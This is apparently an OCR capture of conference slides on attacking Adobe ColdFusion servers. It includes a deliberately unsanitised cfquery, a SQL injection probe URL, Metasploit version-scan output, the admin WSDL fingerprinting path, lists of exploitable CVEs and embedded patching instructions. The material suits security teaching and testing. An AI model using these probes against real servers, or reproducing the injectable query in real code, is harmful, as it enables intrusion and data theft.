
Attacking ColdFusion

- XSS



Attacking ColdFusion

- XSS



Attacking ColdFusion


- SQL Injection
- If you see ***=somenumber*** go after it

```
<cfquery name="getContent"
dataSource="myDataSource">
select title from tblJobs where
visible = 1 and id= #url.id#
</cfquery>
```

- Like most applications, its possible to write secure code but some people don't.

Attacking ColdFusion

- SQL Injection
- `http://site.com/links/apply.cfm?id=(@@version)`




Attacking ColdFusion

- Insta-Shell
- BlazeDS/AMF External XML Entity Injection (CVE-2009-3960)
- File Upload Vulnerability in CF8 FCKeditor (APSB09-09)
- ‘locale’ Path Traversal Vulnerability detected (CVE-2010-2861, APSB10-18)

Attacking ColdFusion

- Patching
  - ColdFusion requires manual patching, unzip in folder, overwrite a jar, etc
  - Admin interface doesn't alert you to available patches
  - I'm not a CF admin, but seems easy to miss one



Was this helpful?
Yes No

Note: CFIDE.zip and WEB-INF.zip included in the hotfix contains only part of the CFIDE and WEB-INF files. Do not rename present CFIDE or WEB-INF folders to create a backup as per the instructions.

ColdFusion 9.0.1

1. Download and extract CF901.zip. All the files are extracted to cf901 directory.
2. In the ColdFusion Administrator, select System Information page by clicking the "i" icon in the upper-right corner.
3. In the Update File textbox, browse and select hf901-00001.jar located under CF901/lib/updates directory.
4. Click Submit Changes.
5. Stop ColdFusion instance.
6. Go to {CFIDE-HOME} and make a backup of CFIDE folder.
7. Go to cf901 directory and extract all files in CFIDE.zip to the web root directory that has {CFIDE-HOME} folder.
8. Go to {ColdFusion-Home}/wwwroot/WEB-INF directory and make a backup of WEB-INF folder.
9. Go to cf901 directory and extract all the files in WEB-INF.zip to {ColdFusion-Home}/wwwroot (for Server installation) or {ColdFusion-Home} (for Multiserver and J2EE installations) directory.
10. Go to your {ColdFusion-Home}/lib (for Server installation) or {ColdFusion-Home}/WEB-INF/cfusion/lib (for Multiserver and J2EE installations) directory and make a backup of log4j.properties.
11. Go to cf901/lib directory and copy all the files to {ColdFusion-Home}/lib (for Server installation) or {ColdFusion-Home}/WEB-INF/cfusion/lib for Multiserver and J2EE installations) directory.
12. Start ColdFusion instance.
13. If there are multiple instances, repeat steps 2 through12 for each of the instances.

Attacking ColdFusion


- Pro Tip
- Determining version is helpful for insta-shell exploits
- Metasploit module can tell you by admin interface, or you can just look at CFIDE/administator/

```
msf  auxiliary(cold_fusion_version) > run

[+] [redacted] Adobe ColdFusion 8 (Windows (Microsoft-IIS/6.0))
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf  auxiliary(cold_fusion_version) >
```


Attacking ColdFusion

- Or you can check the wsdl ☺
- /CFIDE/adminapi/base.cfc?wsdl
  - Checked on 7-9

Attacking ColdFusion



Attacking ColdFusion




Attacking ColdFusion

- BlazeDS/AMF External XML Entity Injection
  - Advisory pdf: http://www.security-assessment.com/files/advisories/2010-02-22_Multiple_Adobe_Products-XML_External_Entity_and_XML_Injection.pdf
- Affects:
  - BlazeDS 3.2 and earlier versions
  - LiveCycle 9.0, 8.2.1, and 8.0.1
  - LiveCycle Data Services 3.0, 2.6.1, and 2.5.1
  - Flex Data Services 2.0.1
  - ColdFusion 9.0, 8.0.1, 8.0, and 7.0.2
- CVE-2009-3960 / APSB10-05
- http://www.metasploit.com/modules/auxiliary/scanner/http/adobe_xml_inject

